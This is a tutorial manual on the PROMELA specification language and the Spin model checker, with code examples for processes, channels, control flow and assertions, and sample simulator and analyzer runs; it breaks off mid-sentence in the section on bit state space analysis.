In PROMELA there is no difference between conditions and statements, even isolated boolean conditions can be used as statements. The execution of every statement is conditional on its *executability*. Statements are either executable or blocked. The executability is the basic means of synchronization. A process can wait for an event to happen by waiting for a statement to become executable. For instance, instead of writing a busy wait loop:

```
while (a != b)
        skip    /* wait for a==b */
```

one can achieve the same effect in PROMELA with the statement

```
(a == b)
```

A condition can only be executed (passed) when it holds. If the condition does not hold, execution blocks until it does.

Variables are used to store either global information about the system as a whole, or information local to one specific process, depending on where the declaration for the variable is placed. The declarations

```
bool flag;
int state;
byte msg;
```

define variables that can store integer values in three different ranges. The scope of a variable is global if it is declared outside all process declarations, and local if it is declared within a process declaration.

1.2. Data Types

Table 1 summarizes the basic data types, sizes, and the corresponding value ranges (on a DEC VAX computer).

Name	Size (bits)	Usage	Range
`bit`	1	unsigned	0..1
`bool`	1	unsigned	0..1
`byte`	8	unsigned	0..255
`short`	16	signed	$-2^{15}..2^{15}-1$
`int`	32	signed	$-2^{31}..2^{31}-1$

Table 1. Data Types

The names `bit` and `bool` are synonyms for a single bit of information. A `byte` is an unsigned quantity that can store a value between `0` and `255`. `shorts` and `ints` are signed quantities that differ only in the range of values they can hold.

1.3. Array Variables

Variables can be declared as arrays. For instance,

```
byte state[N]
```

declares an array of `N` bytes that can be accessed in statements such as

```
state[0] = state[3] + 5 * state[3*2/n]
```

where `n` is a constant or a variable declared elsewhere. The index to an array can be any expression that determines a unique integer value. The effect of an index value outside the range `0 .. N-1` is undefined; most likely it will cause a runtime error.

So far we have seen examples of variable declarations and of two types of statements: boolean conditions and assignments. Declarations and assignments are always *executable*. Conditions are only executable when they hold.

1.4. Process Types

The state of a variable or of a message channel can only be changed or inspected by processes. The behavior of a process is defined in a `proctype` declaration. The following, for instance, declares a process with one local variable `state`.

```
proctype A()
{       byte state;

        state = 3
}
```

The process type is named `A`. The body of the declaration is enclosed in curly braces. The declaration body consists of a list of zero or more declarations of local variables and/or statements. The declaration above contains one local variable declaration and a single statement: an assignment of the value 3 to variable `state`.

The semicolon is a statement *separator* (not a statement terminator, hence there is no semicolon after the last statement). PROMELA accepts two different statement separators: `'->'` (arrow) and `';'`. The two statement separators are equivalent. The arrow is sometimes used as an informal way to indicate a causal relation between two statements. Consider the following example.

```
byte state = 2;

proctype A()
{       (state == 1) -> state = 3
}
proctype B()
{       state = state - 1
}
```

In this example we declared two types of processes, `A` and `B`. Variable `state` is now a global, initialized to the value two. Process type `A` contains two statements, separated by an arrow. In the example, process declaration `B` contains a single statement that decrements the value of the state variable by one. Since the assignment is always executable, processes of type `B` can always complete without delay. Processes of type `A`, however, are delayed at the condition until the variable `state` contains the proper value.

1.5. Process Instantiation

A `proctype` definition only declares process behavior, it does not execute it. Initially, in the PROMELA model, just one process will be executed: a process of type `init`, that must be declared explicitly in every PROMELA specification. The smallest possible PROMELA specification, therefore, is:

```
init { skip }
```

where `skip` is a dummy, null statement. More interestingly, however, the initial process can initialize global variables, and instantiate processes. An `init` declaration for the above system, for instance, could look as follows.

```
init
{       run A(); run B()
}
```

`run` is used as a unary operator that takes the name of a process type (e.g. `A`). It is executable only if a process of the type specified can be instantiated. It is unexecutable if this cannot be done, for instance if too many processes are already running.

The `run` statement can pass parameter values of all basic data types to the new process. The declarations are then written, for instance, as follows:

```
proctype A(byte state; short foo)
{
        (state == 1) -> state = foo
}
init
{
        run A(1, 3)
}
```

Data arrays or process types can not be passed as parameters. As we will see below, there is just one other data type that can be used as a parameter: a message channel.

`Run` statements can be used in any process to spawn new processes, not just in the initial process. Processes are created with the `run` statements. An executing process disappears again when it terminates (i.e., reaches the end of the body of its process type declaration), but not before all processes that it started have terminated.

With the `run` statement we can create any number of copies of the process types `A` and `B`. If, however, more than one concurrent process is allowed to both read and write the value of a global variable a well-known set of problems can result; for example see [2]. Consider, for instance, the following system of two processes, sharing access to the global variable `state`.

```
byte state = 1;

proctype A()
{       (state==1) -> state = state+1
}
proctype B()
{       (state==1) -> state = state-1
}
init
{       run A(); run B()
}
```

If one of the two processes completes before its competitor has started, the other process will block forever on the initial condition. If both pass the condition simultaneously, both will complete, but the resulting value of `state` is unpredictable. It can be any of the values `0`, `1`, or `2`.

Many solutions to this problem have been considered, ranging from an abolishment of global variables to the provision of special machine instructions that can guarantee an indivisible test and set sequence on a shared variable. The example below was one of the first solutions published. It is due to the Dutch mathematician Dekker. It grants two processes mutually exclusion access to an arbitrary *critical section* in their code, by manipulation three additional global variables. The first four lines in the PROMELA specification below are C-style macro definitions. The first two macros define `true` to be a constant value equal to `1` and `false` to be a constant `0`. Similarly, `Aturn` and `Bturn` are defined as constants.

```
#define true    1
#define false   0
#define Aturn   false
#define Bturn   true

bool x, y, t;

proctype A()
{       x = true;
        t = Bturn;
        (y == false || t == Aturn);
        /* critical section */
        x = false
}
proctype B()
{       y = true;
        t = Aturn;
        (x == false || t == Bturn);
        /* critical section */
        y = false
}
init
{       run A(); run B()
}
```

The algorithm can be executed repeatedly and is independent of the relative speeds of the two processes.

1.6. Atomic Sequences

In PROMELA there is also another way to avoid the *test and set* problem: `atomic` sequences. By prefixing a sequence of statements enclosed in curly braces with the keyword `atomic` the user can indicate that the sequence is to be executed as one indivisible unit, non-interleaved with any other processes. It causes a run-time error if any statement, other than the first statement, blocks in an atomic sequence. This is how we can use atomic sequences to protect the concurrent access to the global variable `state` in the earlier example.

```
byte state = 1;

proctype A()
{       atomic {
          (state==1) -> state = state+1
        }
}
proctype B()
{       atomic {
          (state==1) -> state = state-1
        }
}
init
{       run A(); run B()
}
```

In this case the final value of `state` is guaranteed to be zero, though during the execution of `A` and `B` the intermediate value can be either `0` or `2`.

Atomic sequences can be an important tool in reducing the complexity of validation models. Note that atomic sequence restricts the amount of interleaving that is allowed in a distributed system. Otherwise untractable models can be made tractable by, for instance, labeling all manipulations of local variables with atomic sequences. The reduction in complexity can be dramatic.

1.7. Message Passing

Message channels are used to model the transfer of data from one process to another. They are declared either locally or globally, for instance as follows:

```
chan qname[16] of { short }
```

This declares a channel that can store up to 16 messages of type `short`. Channel names can be passed from one process to another via channels or as parameters in process instantiations. If the messages to be passed by the channel have more than one field, the declaration may look as follows:

```
chan qname[16] of { byte, int, chan, byte }
```

This time each message in the channel stores up to sixteen messages, each consisting of two 8-bit values, one 32-bit value, and a channel name.

The statement

```
qname!expr
```

sends the value of expression `expr` to the channel that we just created, that is: it appends the value to the tail of the channel.

```
qname?msg
```

receives the message, it retrieves it from the head of the channel, and stores it in a variable `msg`. The channels pass messages in first-in-first-out order. In the above cases only a single value is passed through the channel. If more than one value is to be transferred per message, they are specified in a comma separated list

```
qname!expr1,expr2,expr3
qname?var1,var2,var3
```

If more parameters are sent per message then the message channel can store, the redundant parameters are lost without warning. If fewer parameters are sent then the message channel can store, the value of the remaining parameters is undefined. Similarly, if the receive operation tries to retrieve more parameters than available, the value of the extra parameters is undefined; if it receives fewer than the number of parameters that was sent, the extra information is lost.

By convention, the first message field is often used to specify the message type (i.e. a constant). An alternative, and equivalent, notation for the send and receive operations is therefore to specify the message type, followed by a list of message fields enclosed in braces. In general:

```
qname!expr1(expr2,expr3)
qname?var1(var2,var3)
```

The send operation is executable only when the channel addressed is not full. The receive operation, similarly, is only executable when the channel is non empty. Optionally, some of the arguments of the receive operation can be constants:

```
qname?cons1,var2,cons2
```

in this case, a further condition on the executability of the receive operation is that the value of all message fields that are specified as constants match the value of the corresponding fields in the message that is at the head of the channel. Again, nothing bad will happen if a statement happens to be non-executable. The process trying to execute it will be

delayed until the statement, or, more likely, an alternative statement, becomes executable.

Here is an example that uses some of the mechanisms introduced so far.

```
proctype A(chan q1)
{       chan q2;
        q1?q2;
        q2!123
}
proctype B(chan qforb)
{       int x;
        qforb?x;
        printf("x = %d0, x)
}
init {
        chan qname[1] of { chan };
        chan qforb[1] of { int };
        run A(qname);
        run B(qforb);
        qname!qforb
}
```

The value printed will be `123`.

A predefined function `len(qname)` returns the number of messages currently stored in channel `qname`. Note that if `len` is used as a statement, rather than on the right hand side of an assignment, it will be unexecutable if the channel is empty: it returns a zero result, which by definition means that the statement is temporarily unexecutable. Composite conditions such as

```
(qname?var == 0)
```

or

```
(a > b && qname!123)
```

are invalid in PROMELA (note that these conditions can not be evaluated without side-effects). For a receive statement there is an alternative, using square brackets around the clause behind the question mark.

```
qname?[ack,var]
```

is evaluated as a condition. It returns `1` if the corresponding receive statement

```
qname?ack,var
```

is executable, i.e., if there is indeed a message `ack` at the head of the channel. It returns `0` otherwise. In neither case has the evaluation of a statement such as

```
qname?[ack,var]
```

any side-effects: the receive is evaluated, not executed.

Note carefully that in non-atomic sequences of two statements such as

```
(len(qname) < MAX) -> qname!msgtype
```

or

```
qname?[msgtype] -> qname?msgtype
```

the second statement is not *necessarily* executable after the first one has been executed. There may be race conditions if access to the channels is shared between several processes. In the first case another process can send a message to channel `qname` just after this process determined that the channel was not full. In the second case, the other process can steal away the message just after our process determined its presence.

1.8. Rendez-Vous Communication

So far we have talked about asynchronous communication between processes via message channels, declared in statements such as

```
chan qname [N] of { byte }
```

where `N` is a positive constant that defines the buffer size. A logical extension is to allow for the declaration

```
chan port [0] of { byte }
```

to define a rendez-vous port that can pass single byte messages. The channel size is zero, that is, the channel `port` can pass, but can not store messages. Message interactions via such rendez-vous ports are by definition synchronous. Consider the following example.

```
#define msgtype 33

chan name [0] of { byte, byte };

proctype A()
{       name!msgtype(124);
        name!msgtype(121)
}
proctype B()
{       byte state;
        name?msgtype(state)
}
init
{       atomic { run A(); run B() }
}
```

Channel `name` is a global rendez-vous port. The two processes will synchronously execute their first statement: a handshake on message `msgtype` and a transfer of the value 124 to local variable `state`. The second statement in process `A` will be unexecutable, because there is no matching receive operation in process `B`.

If the channel `name` is defined with a non-zero buffer capacity, the behavior is different. If the buffer size is at least 2, the process of type `A` can complete its execution, before its peer even starts. If

the buffer size is 1, the sequence of events is as follows. The process of type A can complete its first send action, but it blocks on the second, because the channel is now filled to capacity. The process of type B can then retrieve the first message and complete. At this point A becomes executable again and completes, leaving its last message as a residual in the channel.

Rendez-vous communication is binary: only two processes, a sender and a receiver, can be synchronized in a rendez-vous handshake. We will see an example of a way to exploit this to build a semaphore below. But first, let us introduce a few more control flow structures that may be useful.

1.9. Control Flow

Between the lines, we have already introduced three ways of defining control flow: concatenation of statements within a process, parallel execution of processes, and atomic sequences. There are three other control flow constructs in PROMELA to be discussed. They are case selection, repetition, and unconditional jumps.

1.9.1. Case Selection

The simplest construct is the selection structure. Using the relative values of two variables a and b to choose between two options, for instance, we can write:

```
if
:: (a != b) -> option1
:: (a == b) -> option2
fi
```

The selection structure contains two execution sequences, each preceded by a double colon. Only one sequence from the list will be executed. A sequence can be selected only if its first statement is executable. The first statement is therefore called a *guard*.

In the above example the guards are mutually exclusive, but they need not be. If more than one guard is executable, one of the corresponding sequences is selected nondeterministically. If all guards are unexecutable the process will block until at least one of them can be selected. There is no restriction on the type of statements that can be used as a guard. The following example, for instance, uses input statements.

```
#define a 1
#define b 2

chan ch[1] of { byte };

proctype A()
{       ch!a
}
proctype B()
{       ch!b
}
proctype C()
{       if
        :: ch?a
        :: ch?b
        fi
}
init
{       atomic { run A(); run B(); run C() }
}
```

The example defines three processes and one channel. The first option in the selection structure of the process of type C is executable if the channel contains a message a, where a is a constant with value 1, defined in a macro definition at the start of the program. The second option is executable if it contains a message b, where, similarly, b is a constant. Which message will be available depends on the unknown relative speeds of the processes.

A process of the following type will either increment or decrement the value of variable count once.

```
byte count;

proctype counter()
{
        if
        :: count = count + 1
        :: count = count - 1
        fi
}
```

1.9.2. Repetition

A logical extension of the selection structure is the repetition structure. We can modify the above program as follows, to obtain a cyclic program that randomly changes the value of the variable up or down.

```
byte count;

proctype counter()
{
        do
        :: count = count + 1
        :: count = count - 1
        :: (count == 0) -> break
        od
}
```

Only one option can be selected for execution at a time. After the option completes, the execution of the structure is repeated. The normal way to ter-

minate the repetition structure is with a `break` statement. In the example, the loop can be broken when the count reaches zero. Note, however, that it need not terminate since the other two options always remain executable. To force termination we could modify the program as follows.

```
proctype counter()
{
        do
        :: (count != 0) ->
                if
                :: count = count + 1
                :: count = count - 1
                fi
        :: (count == 0) -> break
        od
}
```

1.9.3. Unconditional Jumps

Another way to break the loop is with an unconditional jump: the infamous `goto` statement. This is illustrated in the following implementation of Euclid's algorithm for finding the greatest common divisor of two non-zero, positive numbers:

```
proctype Euclid(int x, y)
{
        do
        :: (x >  y) -> x = x - y
        :: (x <  y) -> y = y - x
        :: (x == y) -> goto done
        od;
done:
        skip
}
```

The `goto` in this example jumps to a label named `done`. A label can only appear before a statement. Above we want to jump to the end of the program. In this case a dummy statement `skip` is useful: it is a place holder that is always executable and has no effect. The `goto` is also always executable.

The following example specifies a filter that receives messages from a channel `in` and divides them over two channels `large` and `small` depending on the values attached. The constant `N` is defined to be `128` and `size` is defined to be `16` in the two macro definitions.

```
#define N    128
#define size  16

chan in    [size] of { short };
chan large [size] of { short };
chan small [size] of { short };

proctype split()
{       short cargo;

        do
        :: in?cargo ->
                if
                :: (cargo >= N) ->
                        large!cargo
                :: (cargo <  N) ->
                        small!cargo
                fi
        od
}
init
{       run split()
}
```

A process type that merges the two streams back into one, most likely in a different order, and writes it back into the channel `in` could be specified as follows.

```
proctype merge()
{       short cargo;

        do
        ::      if
                :: large?cargo
                :: small?cargo
                fi;
                in!cargo
        od
}
```

If we now modify the `init` process as follows, the split and merge processes could busily perform their duties forever on.

```
init
{       in!345; in!12; in!6777;
        in!32;  in!0;
        run split();
        run merge()
}
```

As a final example, consider the following implementation of a Dijkstra semaphore, using binary rendez-vous communication.

```
#define p       0
#define v       1

chan sema[0] of { bit };
proctype dijkstra()
{       byte count = 1;

        do
        :: (count == 1) ->
                sema!p; count = 0
        :: (count == 0) ->
                sema?v; count = 1
        od
}
```

```
proctype user()
{       do
        :: sema?p;
           /*     critical section */
           sema!v;
           /* non-critical section */
        od
}
init
{       run dijkstra();
        run user();
        run user();
        run user()
}
```

The semaphore guarantees that only one of the user processes can enter its critical section at a time. It does not necessarily prevent the monopolization of the access to the critical section by one of the processes.

1.10. Modeling Procedures and Recursion

Procedures can be modeled as processes, even recursive ones. The return value can be passed back to the calling process via a global variable, or via a message. The following program illustrates this.

```
proctype fact(int n; chan p)
{       chan child[1] of { int };
        int result;

        if
        :: (n <= 1) -> p!1
        :: (n >= 2) ->
                run fact(n-1, child);
                child?result;
                p!n*result
        fi
}
init
{       chan child [1] of { int };
        int result;

        run fact(7, child);
        child?result;
        printf("result: %d0, result)
}
```

The process *fact(n, p)* recursively calculates the factorial of n, communicating the result via a message to its parent process p.

1.11. Timeouts

We have already discussed two types of statement with a predefined meaning in PROMELA: `skip`, and `break`. Another predefined statement is `timeout`. The `timeout` models a special condition that allows a process to abort the waiting for a condition that may never become true, e.g. an input from an empty channel. The timeout keyword is a modeling feature in PROMELA that provides an escape from a hang state. The timeout condition becomes true only when no other statements within the distributed system is executable. Note that we deliberately abstract from absolute timing considerations, which is crucial in validation work, and we do not specify how the timeout should be implemented. A simple example is the following process that will send a reset message to a channel named *guard* whenever the system comes to a standstill.

```
proctype watchdog()
{
        do
        :: timeout -> guard!reset
        od
}
```

1.12. Assertions

Another important language construct in PROMELA that needs little explanation is the `assert` statement. Statements of the form

```
assert(any_boolean_condition)
```

are always executable. If the boolean condition specified holds, the statement has no effect. If, however, the condition does not necessarily hold, the statement will produce an error report during validations with *spin*.

1.13. More Advanced Usage

The modeling language has a few features that specifically address the validation aspects. It shows up in the way labels are used, in the semantics of the PROMELA `timeout` statement, and in the usage of statements such as `assert` that we discuss next.

1.13.1. End-State Labels

When PROMELA is used as a validation language the user must be able to make very specific assertions about the behavior that is being modeled. In particular, if a PROMELA is checked for the presence of deadlocks, the validator must be able to distinguish a normal *end state* from an abnormal one.

A normal end state could be a state in which every PROMELA process that was instantiated has properly reached the end of the defining program body, and all message channels are empty. But, not all PROMELA process are, of course, meant to reach the end of their program body. Some may very well linger in an `IDLE` state, or they may sit patiently in a loop ready to spring into action when new input arrives.

To make it clear to the validator that these alternate end states are legal, and do not constitute a deadlock, a PROMELA model can use end state labels.

For instance, if by adding a label to the process type `dijkstra()`, from section 1.9:

```
proctype dijkstra()
{       byte count = 1;

end:    do
        :: (count == 1) ->
                sema!p; count = 0
        :: (count == 0) ->
                sema?v; count = 1
        od
}
```

we indicate that it is not an error if, at the end of an execution sequence, a process of type `dijkstra()` has not reached its closing curly brace, but waits in the loop. Of course, such a state could still be part of a deadlock state, but if so, it is not caused by this particular process. (It will still be reported if any one of the other processes in not in a valid end-state).

There may be more than one end state label per validation model. If so, all labels that occur within the same process body must be unique. The rule is that every label name that *starts* with the three character sequence `"end"` is an endstate label. So it is perfectly valid to use variations such as `enddne`, `end0`, `end_appel`, etc.

1.13.2. Progress-State Labels

In the same spirit as the end state labels, the user can also define *progress state* labels. In this case, a progress state labels will mark a state that *must* be executed for the protocol to make progress. Any infinite cycle in the protocol execution that does not pass through at least one of these progress states, is a potential starvation loop. In the `dijkstra` example, for instance, we can label the successful passing of a semaphore test as ‘‘progress’’ and ask a validator to make sure that there is no cycle in the protocol execution where at least one process succeeds in passing the semaphore guard. If more than one state carries a progress label, variations with a common prefix are again valid: `progress0`, `progress_foo`, etc.

`spin -a` generates analyzers that support (after compilation) a `-l` option, which makes the analyzer use a fast search for non-progress loops, instead of the default search for deadlocks. The `-l` search completely avoids the expense of a full construction of all strongly connected components in the reachability graph (the conventional method for doing loop analysis). The expense is therefore never

```
proctype dijkstra()
{       byte count = 1;

end:    do
        :: (count == 1) ->
progress:       sema!p; count = 0
        :: (count == 0) ->
                sema?v; count = 1
        od
}
```

more than about twice the time and memory requirements of a default search for deadlocks.

1.14. Message Type Definitions

We have seen how variables are declared and how constants can be defined using C-style macros. As a mild form of syntactic sugar, PROMELA also allows for message type definitions that look as follows:

```
mtype = {
        ack, nak, err,
        next, accept
}
```

This is a preferred way of specifying the message types since it abstracts from the specific values to be used, and it makes the names of the constants available to an implementation, which can improve error reporting.

1.15. Pseudo Statements

We have now discussed all the basic types of statements defined in PROMELA: assignments, conditions, send and receive, `assert`, `timeout`, `goto`, `break` and `skip`. Note that `chan`, `len` and `run` are not really statements but unary operators that can be used in conditions and assignments.

The `skip` statement was mentioned in passing as a statement that can be a useful filler to satisfy syntax requirements, but that really has no effect. It is formally not part of the language but a *pseudo-statement*, merely a synonym of another statement with the same effect: a simple condition of a constant value `(1)`. In the same spirit other pseudo-statements could be defined, such as `block` or `hang`, equivalents of `(0)`, and `halt`, as an equivalent of `assert(0)`..

1.16. Example

Here is a simple example of a (flawed) protocol, modeled in PROMELA.

```
mtype = {
        ack, nak, err, next, accept
}
```

```
proctype transfer(chan in,out,chin,chout)
{       byte o, i;

        in?next(o);
        do
        :: chin?nak(i) ->
                        out!accept(i);
                        chout!ack(o)
        :: chin?ack(i) ->
                        out!accept(i);
                        in?next(o);
                        chout!ack(o)
        :: chin?err(i) ->
                        chout!nak(o)
        od
}

init
{       chan AtoB[1] of { byte, byte };
        chan BtoA[1] of { byte, byte };
        chan Ain [2] of { byte };
        chan Bin [2] of { byte };
        chan Aout[2] of { byte };
        chan Bout[2] of { byte };
        atomic {
          run transfer(Ain,Aout, AtoB,BtoA);
          run transfer(Bin,Bout, BtoA,AtoB)
        };
        AtoB!err(0)
}
```

The channels `Ain` and `Bin` are to be filled with token messages of type `next` and arbitrary values (e.g. ASCII character values) by unspecified background processes: the users of the transfer service. Similarly, these user processes can read received data from the channels `Aout` and `Bout`. The channels and processes are initialized in a single atomic statement, and started with the dummy `err` message.

2. Introduction to Spin

Given a model system specified in PROMELA, *spin* can either perform random simulations of the system's execution or it can generate a C program that performs a fast exhaustive validation of the system state space. The validator can check, for instance, if user specified system invariants may be violated during a protocol's execution.

If *spin* is invoked without any options it performs a random simulation. With option `-n`*N* the seed for the simulation is set explicitly to the integer value *N*.

The options `pglrs` controls the amount of information output from the simulation run. Every line of output normally contains a reference to the source line in the specification that caused it.

`-p` Shows the state changes of the PROMELA processes at every time step.

`-g` Shows the current value of global variables at every time step.

`-l` Shows the current value of local variables, after the process that owns them has changed state. It is best used in combination with option `-p`.

`-r` Shows all message receive events. It shows the process performing the receive, its name and number, the source line number, the message parameter number (there is one line for each parameter), the message type and the message channel number and name.

`-s` Shows all message send events.

Spin understands four other options:

`-a` Generates a protocol specific analyzer. The output is written into a set of C files, named `pan.[cbhmt]`, that can be compiled to produce the analyzer (which is then executed to perform the analysis). To guarantee an exhaustive exploration of the state space, the program can be compiled simply as

```
$ cc -o run pan.c
```

For larger systems this may, however, exhaust the available memory on the machine used. Large to very large systems can still be analyzed by using a memory efficient bit state space method by

```
$ cc -DBITSTATE -o run pan.c
```

An indication of the coverage of such a search can be derived from the *hash factor* (see below). The generated executable analyzer, named `run` above, has its own set of options that can be seen by typing `run -?` (see also below in ''The Analyzer'').

`-m` can be used to change the default semantics of send actions. Normally, a send operation is only executable if the target channel is non-full. This imposes an implicit synchronization that can not always be justified. Option `-m` causes send actions to be always executable. Messages sent to a channel that is full are then dropped. If this option is combined with `-a` the semantics of send in the analyzers generated is similarly altered, and the validations will take the effects of this type of message loss into consideration.

`-q` causes *spin* to peruse the model for obviously atomicable sequences, and to label them appropriately, in an effort to reduce the complexity of large validation runs. Typically, the

user can do better by hand (by being more daring than *spin* can be in this case).

`-t` is a trail-hunting option. If the analyzer finds a violation of an assertion, a deadlock or an unspecified reception, it writes an error trail into a file named `pan.trail`. The trail can be inspected in detail by invoking *spin* with the `-t` option. In combination with the options `pglrs` different views of the error sequence are then easily obtained.

For brevity, other features of *spin* are not discussed here. For details see [5], for a hint of what else is available, see ''Digging Deeper'' at the end of this manual.

2.1. The Simulator

Consider the following example protocol, that we will store in a file named `lynch`.

```
 1  #define MIN       9
 2  #define MAX       12
 3  #define FILL      99
 4
 5  mtype = { ack, nak, err }
 6
 7  proctype transfer(chan chin, chout)
 8  { byte o, i, last_i=MIN;
 9
10    o = MIN+1;
11    do
12    :: chin?nak(i) ->
13            assert(i == last_i+1);
14            chout!ack(o)
15    :: chin?ack(i) ->
16            if
17            :: (o <  MAX) -> o = o+1
18            :: (o >= MAX) -> o = FILL
19            fi;
20            chout!ack(o)
21    :: chin?err(i) ->
22            chout!nak(o)
23    od
24  }
25
26  proctype channel(chan in, out)
27  { byte md, mt;
28    do
29    :: in?mt,md ->
30            if
31            :: out!mt,md
32            :: out!err,0
33            fi
34    od
35  }
36
37  init
38  { chan AtoB[1] of { byte, byte };
39    chan BtoC[1] of { byte, byte };
40    chan CtoA[1] of { byte, byte };
41    atomic {
42            run transfer(AtoB, BtoC);
43            run channel(BtoC, CtoA);
44            run transfer(CtoA, AtoB)
45    };
46    AtoB!err,0;     /* start */
47    0               /* hang */
48  }
```

The protocol uses three message types: *ack*, *nak*, and a special type *err* that is used to model message distortions on the communication channel between the two transfer processes. The behavior of the channel is modeled explicitly with a channel process. There is also an `assert` statement that claims a (faulty) invariant relation between two local variables in the transfer processes.

Running *spin* without options gives us a random simulation that will only provide output when execution terminates, or if a *printf* statement is encountered. In this case:

```
$ spin lynch
spin: "lynch" line 13: assertion violated
#processes: 4
proc  3 (transfer)      line 11 (state 15)
proc  2 (channel)       line 28 (state 6)
proc  1 (transfer)      line 13 (state 3)
proc  0 (:init:)        line 48 (state 6)
4 processes created
$
```

There are no *printf*'s in the specification, but execution halts on an assertion violation. Curious to find out more, we can repeat the run with more verbose output, e.g. printing all receive events. The result of that run is shown in Figure 1. Most output will be self-explanatory.

The above simulation run ends in the same assertion violation. Since the simulation resolves nondeterministic choices in a random manner, this need not always be the case. To force a reproducible run, the option `-n`*N* can be used. For instance:

```
$ spin -r -n100 lynch
```

will seed the random number generator with the integer value 100 and is guaranteed to produce the same output each time it is executed.

The other options can add still more output to the simulation run, but the amount of text can quickly become overwhelming. An easy solution is to filter the output through *grep*. For instance, if we are only interested in the behavior of the channel process in the above example, we say:

```
$ spin -n100 -r lynch | grep "proc  2"
```

```
$ spin -r lynch
proc  1 (transfer) line  21, Recv err,0  <- queue 1 (chin)
proc  2 (channel)  line  29, Recv nak,10 <- queue 2 (in)
proc  3 (transfer) line  12, Recv nak,10 <- queue 3 (chin)
proc  1 (transfer) line  15, Recv ack,10 <- queue 1 (chin)
...
proc  1 (transfer) line  15, Recv ack,12 <- queue 1 (chin)
proc  2 (channel)  line  29, Recv ack,99 <- queue 2 (in)
proc  3 (transfer) line  15, Recv ack,99 <- queue 3 (chin)
proc  1 (transfer) line  15, Recv ack,99 <- queue 1 (chin)
proc  2 (channel)  line  29, Recv ack,99 <- queue 2 (in)
proc  3 (transfer) line  21, Recv err,0  <- queue 3 (chin)
proc  1 (transfer) line  12, Recv nak,99 <- queue 1 (chin)
spin: "lynch" line 13: assertion violated
#processes: 4
proc  3 (transfer) line 11 (state 15)
proc  2 (channel)  line 28 (state 6)
proc  1 (transfer) line 13 (state 3)
proc  0 (:init:)   line 48 (state 6)
4 processes created
$ spin -n100 -r lynch | grep "proc  2"
proc  2 (channel) line 29, Recv nak,10 <- queue 2 (in)
proc  2 (channel) line 29, Recv ack,11 <- queue 2 (in)
proc  2 (channel) line 29, Recv ack,12 <- queue 2 (in)
proc  2 (channel) line 28 (state 6)
```

Figure 1. Simulation Run Output

The results are shown in Figure 1.

2.2. The Analyzer

The simulation runs can be useful in quick debugging of new designs, but by simulation alone we can not prove that the system is really error free. A validation of even very large models can be performed with the `-a` and `-t` options of *spin*.

An exhaustive state space searching program for a protocol model is generated as follows, producing five files, named *pan.[bchmt]*.

```
$ spin -a lynch
$ wc pan.[bchmt]
     92     326    2041 pan.b
    854    2502   17524 pan.c
    147     576    3475 pan.h
    307    1230    7493 pan.m
    177     548    3997 pan.t
   1577    5182   34530 total
```

The details are none too interesting: *pan.c* contains most of the C code for the analysis of the protocol. File *pan.t* contains a transition matrix that encodes the protocol control flow; *pan.b* and *pan.m* contain C code for forward and backward transitions and *pan.h* is a general header file. The program can be compiled in two different ways: with a full state space or with a bit state space.

2.3. Exhaustive Search

The best method, that works up to system state spaces of roughly 100,000 states, is to use the default compilation of the program:

```
$ cc -o run pan.c
```

The executable program *run* can now be executed to perform the validation. The validation is truly exhaustive: it tests all possible event sequences in all possible orders. It should, of course, find the same assertion violation.

```
$ run
assertion violated (i == last_i + 1))
pan: aborted
pan: wrote pan.trail
search interrupted
vector 64 byte, depth reached 56
      61 states, stored
       5 states, linked
       1 states, matched
hash conflicts: 0 (resolved)
(size 2^18 states, stack frames: 0/5)
```

The first line of the output announces the assertion violation and attempts to give a first indication of the invariant that was violated. The violation was found after 61 states had been generated. Hash "conflicts" gives the number of hash collisions that happened during access to the state space. As indicated, all collisions are resolved in full search mode, since all states are placed in a linked list. The most relevant piece of output in this case, however, is on the third line which tells us that a trail file was created that can be used in combination with the simulator to recreate the error sequence. We can now say, for instance

```
$ spin -t -r lynch | grep "proc  2"
```

to determine the cause of the error. Note carefully that the validator is guaranteed to find the assertion

violation if it is feasible. If an exhaustive search does not report such a violation, it is certain that *no* execution execution sequence exists that can violate the assertion.

2.4. Options

The executable analyzer that is generated comes with a modest number of options that can be checked as follows

```
$ run -?
-cN stop at Nth error (default=1)
-l  find non-progress loops
-mN max depth N (default=10k)
-wN hash table of 2^N entries (default=18)
```

Using a zero as an argument to the first option forces the state space search to continue, even if errors are found. An overview of unexecutable (unreachable) code is given with every complete run: either the default run if it did not find any errors, or the run with option `-c0`. In this case the output is:

```
$ run -c0
assertion violated (i == (last_i + 1))
assertion violated (i == (last_i + 1))
assertion violated (i == (last_i + 1))
assertion violated (i == (last_i + 1))
assertion violated (i == (last_i + 1))
vector 64 byte, depth reached 60, errors: 5
     165 states, stored
       5 states, linked
      26 states, matched
hash conflicts: 1 (resolved)
(size 2^18 states, stack frames: 0/6)

unreached code :init: (proc 0):
        reached all 9 states
unreached code channel (proc 1):
         line 35 (state 9),
        reached: 8 of 9 states
unreached code transfer (proc 2):
         line 24 (state 18),
        reached: 17 of 18 states
```

There were five assertion violations, and some 165 unique system states were generated. Each state description (the *vector size*) took up 64 bytes of memory; the longest non-cyclic execution sequence was 60. There is one unreachable state both in the channel process and in the transfer process. In both cases the unreachable state is the control flow point just after the do-loop in each process. Note that both loops are indeed meant to be non-terminating.

The `-l` option will cause the analyzer to search for non-progress loops rather than deadlocks or assertion violations. The option is explained in the section on ‘‘More Advanced Usage.’’

The executable analyzer has two other options. By default the search depth is restricted to a rather arbitrary 10,000 steps. If the depth limit is reached, the search is truncated, making the validation less than exhaustive. To make certain that the search is exhaustive, make sure that the "depth reached" notice is within the maximum search depth, and if not, repeat the analysis with an explicit `-m` argument.

The `-m` option can of course also be used to truncate the search explicitly, in an effort to find the shortest possible execution sequence that violates a given assertion. Such a truncated search, however, is not guaranteed to find every possible violation, even within the search depth.

The last option `-w`*N* can only affect the run time, not the scope, of an analysis with a full state space. This "hash table width" should normally be set equal to, or preferably higher than, the logarithm of the expected number of unique system states generated by the analyzer. (If it is set too low, the number of hash collisions will increase and slow down the search.) The default *N* of 18 handles up to 262,144 system states, which should suffice for almost all applications of a full state space analysis.

2.5. Bit State Space Analysis

It can easily be calculated what the memory requirements of an analysis with a full state space are [4]. If, as in the example we have used, the protocol requires 64 bytes of memory to encode one system state, and we have a total of 2MB of memory available for the search, we can store up to 32,768 states. The analysis fails if there are more reachable states in the system state space. So far, *spin* is the *only* validation system that can avoid this trap. All other existing automated validation system (irrespective on which formalism they are based) simply run out of memory and abort their analysis without returning a useful answer to the user.

The coverage of a conventional analysis goes down rapidly when the memory limit is hit, i.e. if there are twice as many states in the full state space than we can store, the effective coverage of the search is only 50% and so on. *Spin* does substantially better in those cases by using the bit state space storage method [4]. The bit state space can be included by compiling the analyzer as follows:

```
